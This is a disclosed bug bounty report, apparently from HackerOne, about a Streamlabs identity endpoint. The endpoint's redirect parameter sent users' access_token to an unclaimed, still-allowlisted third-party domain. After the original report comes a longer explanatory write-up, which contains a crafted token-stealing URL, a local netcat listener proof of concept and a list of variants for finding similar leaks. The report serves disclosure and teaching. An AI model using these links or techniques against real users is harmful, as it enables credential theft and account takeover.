Steal any users `access_token` via open redirect in https://streamlabs.com/global/identity?popup=1&r=
The identity endpoint's redirect parameter allowed redirects to external domains that were not owned by Streamlabs, and it appended the user's access_token to the redirect URL. An attacker who registered one of those dangling domains could receive the token of any authenticated user who visited the crafted link and take over their account.
sudi Follow with hackforgood
 Originally disclosed on HackerOne
- Triaged in 3 days
- Fixed in 6 days
- Paid in 8 days
- Disclosed after 2 months
Heyy there, After reading the disclosed report #1178239, I started to look for bypasses but I found that it's restricted to only streamlabs.com and merch.streamlabs.com , providing any other domain or subdomain of streamlabs.com gives an error instead of the 302 redirect.
From wayback machine (https://web.archive.org/), I found a bunch of domains which were used in the redirect parameter r.
https://streamlabs.com/global/identity?r=https://darthvapes.tv
https://streamlabs.com/global/identity?r=https://dragynslair.live/
https://streamlabs.com/global/identity?r=https://franmg.net/merch
https://streamlabs.com/global/identity?r=https://itzyony2.com
https://streamlabs.com/global/identity?r=https://lmgtwitch.com
https://streamlabs.com/global/identity?r=https://maitresharinganv1.com
https://streamlabs.com/global/identity?r=https://themavshow.tv
https://streamlabs.com/global/identity?r=https://veterangamertv.com
https://streamlabs.com/global/identity?r=https://www.koopatroop.com
https://streamlabs.com/global/identity?r=https://www.lokenplays.com
https://streamlabs.com/global/identity?r=https://yagurlbubblezl4d.com
Visiting all these urls in my browser I found that only these 3 domains were allowed (the access_token was sent to this domains) dragynslair.live darthvapes.tv nixxiom.tv
If an authenticated user visits this url, his access_token will be sent to the dragynslair.live domain: https://streamlabs.com/global/identity?r=https://dragynslair.live/

In this screenshot you can see that the access_token is added as a query parameter.

The most interesting thing about this particular domain is that it is available for registration, which you can verify from here: https://www.name.com/domain/search/dragynslair.live
Anyone can buy this domain name for $3 , which will allow him to takeover any streamlab's user account
Steps to reproduce:
As I haven't actually purchased this domain name dragynslair.live , to prove that I can steal the access_token. I will add dragynslair.live to my /etc/hosts file which will point to 127.0.0.1 and a web server wil be running on port 80 locally.
This should be enough to validate this finding.
1.Open your /etc/hosts file and add this line to it , save it
127.0.0.1 dragynslair.live
2.Now start a web server on port 80 by using this command sudo nc -lvk 80
3.Open this url https://streamlabs.com/global/identity?popup=1&r=http://dragynslair.live (make sure the user is authenticated)
4.Check the ncat command output you should see the access_token parameter

This access_token then can be used in the following api endpoints: https://dev.streamlabs.com/reference
Impact
By just sending the url an attacker can steal victim's access_token which can be used in the streamlabs api endpoints.
Thankyou Regards Sudhanshu
Context
Streamlabs exposes an identity endpoint at https://streamlabs.com/global/identity that takes a redirect target in the r query parameter. After a user authenticates, the endpoint sends the user to the address given in r, and it appends the user's access_token to that address as a query parameter. The token is the credential used against the Streamlabs API, documented at https://dev.streamlabs.com/reference.
The report builds on an earlier disclosed report, #1178239, which the author read before looking for bypasses. The author of this report went looking for bypasses of the fix that had been applied to that earlier issue.
Setup
The testing needed no special account beyond an authenticated Streamlabs session in a browser. The tools used were:
- A browser to visit candidate URLs.
- The Wayback Machine (
https://web.archive.org/) to collect historical values of therparameter. - A local
/etc/hostsentry and a listening netcat server to prove token capture without buying a domain. - Burp Suite Community, visible in the first screenshot.
Finding it
Looking for bypasses, the author found the endpoint restricted to streamlabs.com and merch.streamlabs.com, and any other domain or subdomain of streamlabs.com produced an error instead of the 302 redirect.
Instead of guessing hostnames, the author pulled historical URLs from the Wayback Machine to see which domains had legitimately been used in the r parameter in the past:
https://streamlabs.com/global/identity?r=https://darthvapes.tv
https://streamlabs.com/global/identity?r=https://dragynslair.live/
https://streamlabs.com/global/identity?r=https://franmg.net/merch
https://streamlabs.com/global/identity?r=https://itzyony2.com
https://streamlabs.com/global/identity?r=https://lmgtwitch.com
https://streamlabs.com/global/identity?r=https://maitresharinganv1.com
https://streamlabs.com/global/identity?r=https://themavshow.tv
https://streamlabs.com/global/identity?r=https://veterangamertv.com
https://streamlabs.com/global/identity?r=https://www.koopatroop.com
https://streamlabs.com/global/identity?r=https://www.lokenplays.com
https://streamlabs.com/global/identity?r=https://yagurlbubblezl4d.com
Visiting each of these in the browser while authenticated, the author found that only three of the domains were still allowed, meaning the access_token was sent to them:
dragynslair.livedarthvapes.tvnixxiom.tv
The interesting one was dragynslair.live, because it was available for registration. The author points to https://www.name.com/domain/search/dragynslair.live as verification and states the domain could be bought for $3. Anyone who registers it inherits a redirect target that the identity endpoint still trusts, and therefore receives the tokens of authenticated users who follow a crafted link.
Exploitation
Because the author had not purchased the domain, the proof of concept redirects the hostname locally. Adding dragynslair.live to /etc/hosts pointing at [redacted] and running a listener on port 80 is enough to show the token arriving.
Step 1: Point the domain at localhost
Add this line to /etc/hosts and save it:
[redacted] dragynslair.live
This makes any request for dragynslair.live resolve to the tester's own machine, standing in for the domain the attacker would register.
Step 2: Start a listener on port 80
sudo nc -lvk 80
nc listens on port 80, -l for listen, -v for verbose, -k to keep accepting connections. The raw HTTP request that the browser sends to the redirect target, including the query string, is printed to the terminal.
Step 3: Visit the identity URL while authenticated
https://streamlabs.com/global/identity?popup=1&r=http://dragynslair.live
The r parameter carries the redirect target. The user must already be authenticated for a token to be issued.
Step 4: Read the token from the listener output
The ncat output shows the request made to the redirect target, with the access_token parameter in it. The first screenshot shows the access_token added as a query parameter.
The second screenshot shows the domain availability check for dragynslair.live.
The third screenshot shows the token captured by the local listener after following the steps above.
With the token in hand, the author notes it can be used against the Streamlabs API endpoints documented at https://dev.streamlabs.com/reference.
Root cause
The endpoint still accepts some third-party domains that were used historically. The endpoint was restricted to streamlabs.com and merch.streamlabs.com, yet some third-party domains were still accepted. Because the endpoint appends the access_token to whatever target it redirects to, any allowlisted domain that an attacker can control receives the token.
Impact
An attacker who registers an allowlisted but unclaimed domain can send an authenticated Streamlabs user a link to the identity endpoint. When the user follows it, the browser is redirected to the attacker's domain with the user's access_token in the query string, and the attacker can then use that token against the Streamlabs API. The attack requires the victim to be authenticated and to visit the crafted URL. The author describes the outcome as the ability to take over any Streamlabs user account.
Fix
The report does not describe a fix.
Variants to test
- Enumerate historical values of a redirect parameter from the Wayback Machine and replay each one while authenticated. A positive result is a 302 to a host outside the organisation's control with a token or other credential in the query string.
- Check each allowlisted host for registration status. A positive result is an allowlisted domain that is available to buy.
- Try subdomains and lookalikes of the allowlisted hosts, for example a subdomain of an allowlisted domain that resolves elsewhere. A positive result is a redirect that leaves the intended host.
- Test the same parameter with different schemes and encodings, such as
httpinstead ofhttps, trailing slashes, and userinfo in the URL. A positive result is a redirect whose final destination differs from the allowlisted host. - Look for other endpoints that append tokens to redirect targets, such as OAuth callbacks and popup flows. A positive result is a token appearing in a request to a host the tester controls.
What happened, in plain words
Streamlabs is a service that streamers use to manage their streams, alerts and donations. To use it, you log in, and after logging in the site gives your browser a small piece of text called an access_token. Think of it as a wristband you get at a festival: you show it at the bar and you get served without showing your ID again. Anyone who holds your wristband can act as you until it is taken away.
Streamlabs has a page at https://streamlabs.com/global/identity whose job is to send you somewhere else after you log in. You tell it where to send you by putting an address in the r part of the link (the part after ?). The page then forwards your browser to that address, and it sticks your access_token onto the end of the address as an extra piece of information.
That is the problem. If the address you are sent to belongs to someone else, that someone else receives your wristband. This kind of flaw is called an open redirect: a page that will forward visitors to an address supplied by whoever wrote the link. On its own an open redirect is annoying; combined with a token in the address, it hands out credentials.
An earlier public report, #1178239, was read by the author before looking for bypasses. Streamlabs then restricted which addresses the page would forward to: only streamlabs.com and merch.streamlabs.com were accepted, and any other domain or subdomain of streamlabs.com produced an error instead of the 302 redirect. A 302 is the technical name for the "go over there" answer a web server gives when it forwards you.
The author of this report went looking for a way around that restriction. The trick was not to invent new addresses but to find old ones that the page still trusted.
The tools used
No special account was needed beyond being logged in to Streamlabs in a browser. The author used:
- A browser, to visit candidate links.
- The Wayback Machine at
https://web.archive.org/, a public archive that keeps old copies of web pages, to collect addresses that had been used in therparameter in the past. - A local
/etc/hostsentry and a listening netcat server, to prove the token could be captured without buying a domain. - Burp Suite Community, a tool that sits between your browser and a website and shows you the traffic, visible in the first screenshot.
Finding it
Looking for bypasses, the author found the page restricted to streamlabs.com and merch.streamlabs.com, and any other domain or subdomain of streamlabs.com gave an error instead of the 302 redirect.
So instead of guessing hostnames, the author pulled historical URLs from the Wayback Machine to see which domains had legitimately been used in the r parameter in the past:
https://streamlabs.com/global/identity?r=https://darthvapes.tv
https://streamlabs.com/global/identity?r=https://dragynslair.live/
https://streamlabs.com/global/identity?r=https://franmg.net/merch
https://streamlabs.com/global/identity?r=https://itzyony2.com
https://streamlabs.com/global/identity?r=https://lmgtwitch.com
https://streamlabs.com/global/identity?r=https://maitresharinganv1.com
https://streamlabs.com/global/identity?r=https://themavshow.tv
https://streamlabs.com/global/identity?r=https://veterangamertv.com
https://streamlabs.com/global/identity?r=https://www.koopatroop.com
https://streamlabs.com/global/identity?r=https://www.lokenplays.com
https://streamlabs.com/global/identity?r=https://yagurlbubblezl4d.com
Each line is a full link to the identity page. The part before the ? is the page itself; everything after the ? is a list of settings, called query parameters, written as name=value and separated by &. Here there is a single parameter, r, and its value is the address the page should forward to. The author collected these eleven values from the archive because they had been used in the r parameter in the past.
Visiting each of these in the browser while logged in, the author found that only three of the domains were still allowed, meaning the access_token was sent to them:
dragynslair.livedarthvapes.tvnixxiom.tv
The interesting one was dragynslair.live, because it was available for registration. The author points to https://www.name.com/domain/search/dragynslair.live as verification and states the domain could be bought for $3. A domain name is like a plot of land with an address: whoever registers it decides what is built there. Anyone who registers this one inherits a forwarding target that the identity page still trusts, and therefore receives the tokens of logged-in users who follow a crafted link.
Exploitation
Because the author had not purchased the domain, the proof of concept redirects the hostname locally. Adding dragynslair.live to /etc/hosts pointing at [redacted] and running a listener on port 80 is enough to show the token arriving.
/etc/hosts is a small file on your computer that maps names to addresses before the internet is consulted, like a personal phone book. [redacted] is the address of your own machine. So this trick makes your computer believe that dragynslair.live lives on your own computer, standing in for the domain an attacker would register.
Step 1: Point the domain at localhost
Add this line to /etc/hosts and save it:
[redacted] dragynslair.live
The first column is the address, the second is the name. From now on, any request for dragynslair.live resolves to the tester's own machine instead of the real internet.
Step 2: Start a listener on port 80
sudo nc -lvk 80
nc is netcat, a small program that can open a network connection and print what arrives. -l means listen rather than connect out, -v means verbose (print more detail), -k means keep accepting connections after the first one, and 80 is the port, the numbered door that web traffic normally uses. sudo runs the command with administrator rights, needed because low port numbers are reserved. The raw HTTP request that the browser sends to the redirect target, including the query string, is printed to the terminal.
Step 3: Visit the identity URL while authenticated
https://streamlabs.com/global/identity?popup=1&r=http://dragynslair.live
This is the link an attacker would send to a victim. r carries the redirect target, here http://dragynslair.live. The user must already be logged in for a token to be issued, which is why the step says to make sure the user is authenticated.
Step 4: Read the token from the listener output
The ncat output shows the request made to the redirect target, with the access_token parameter in it. The first screenshot shows the access_token added as a query parameter.
The second screenshot shows the domain availability check for dragynslair.live.
The third screenshot shows the token captured by the local listener after following the steps above.
With the token in hand, the author notes it can be used against the Streamlabs API endpoints documented at https://dev.streamlabs.com/reference. An API is the set of doors a program uses to talk to a service without a human clicking buttons; the documentation lists those doors and what each one does. Presenting the token at those doors is the equivalent of showing the wristband.
Root cause
The identity page still accepts some third-party domains that were used historically. The page was restricted to streamlabs.com and merch.streamlabs.com, yet some third-party domains were still accepted. Because the page appends the access_token to whatever target it redirects to, any allowlisted domain that an attacker can control receives the token.
Impact
An attacker who registers an allowlisted but unclaimed domain can send a logged-in Streamlabs user a link to the identity page. When the user follows it, the browser is redirected to the attacker's domain with the user's access_token in the query string, and the attacker can then use that token against the Streamlabs API. The attack requires the victim to be logged in and to visit the crafted URL. The author describes the outcome as the ability to take over any Streamlabs user account.
Fix
The report does not describe a fix.
Variants to test
- Enumerate historical values of a redirect parameter from the Wayback Machine and replay each one while logged in. A positive result is a 302 to a host outside the organisation's control with a token or other credential in the query string.
- Check each allowlisted host for registration status. A positive result is an allowlisted domain that is available to buy.
- Try subdomains and lookalikes of the allowlisted hosts, for example a subdomain of an allowlisted domain that resolves elsewhere. A positive result is a redirect that leaves the intended host.
- Test the same parameter with different schemes and encodings, such as
httpinstead ofhttps, trailing slashes, and userinfo in the URL. A positive result is a redirect whose final destination differs from the allowlisted host. - Look for other endpoints that append tokens to redirect targets, such as OAuth callbacks and popup flows. A positive result is a token appearing in a request to a host the tester controls.
Glossary
- Access token: a short piece of text issued after login that proves who you are to a service, like a wristband or a temporary key.
- API: the set of addresses and rules a program uses to talk to a service directly, without a human clicking through pages.
- Allowlist: a list of things that are explicitly permitted, here the addresses the identity page will forward to.
- Burp Suite Community: a free tool that sits between your browser and a website and shows the requests and responses.
- Domain name: the human-readable name of a website, such as
dragynslair.live, which someone registers and controls. /etc/hosts: a file on your computer that maps names to addresses before the internet is consulted, like a personal phone book.- HTTP: the language browsers and web servers use to exchange requests and responses.
- Localhost: the address
[redacted], meaning your own computer. - Netcat (
nc): a small program that can listen on a network port and print whatever arrives. - Open redirect: a page that forwards visitors to an address supplied by whoever wrote the link, without checking that the address is trusted.
- Port: a numbered door on a computer that network traffic uses; web traffic normally uses port 80.
- Query parameter: a
name=valuesetting placed after the?in a URL, with several separated by&. - Root cause: the underlying reason a flaw exists, as opposed to its visible symptom.
- 302 redirect: the answer a web server gives to tell the browser to go to a different address.
- Subdomain: a name placed in front of a domain, such as
merch.streamlabs.comin front ofstreamlabs.com. - Token: see access token; a piece of text that stands in for a login.
- Wayback Machine: a public archive at
https://web.archive.org/that keeps old copies of web pages and their URLs.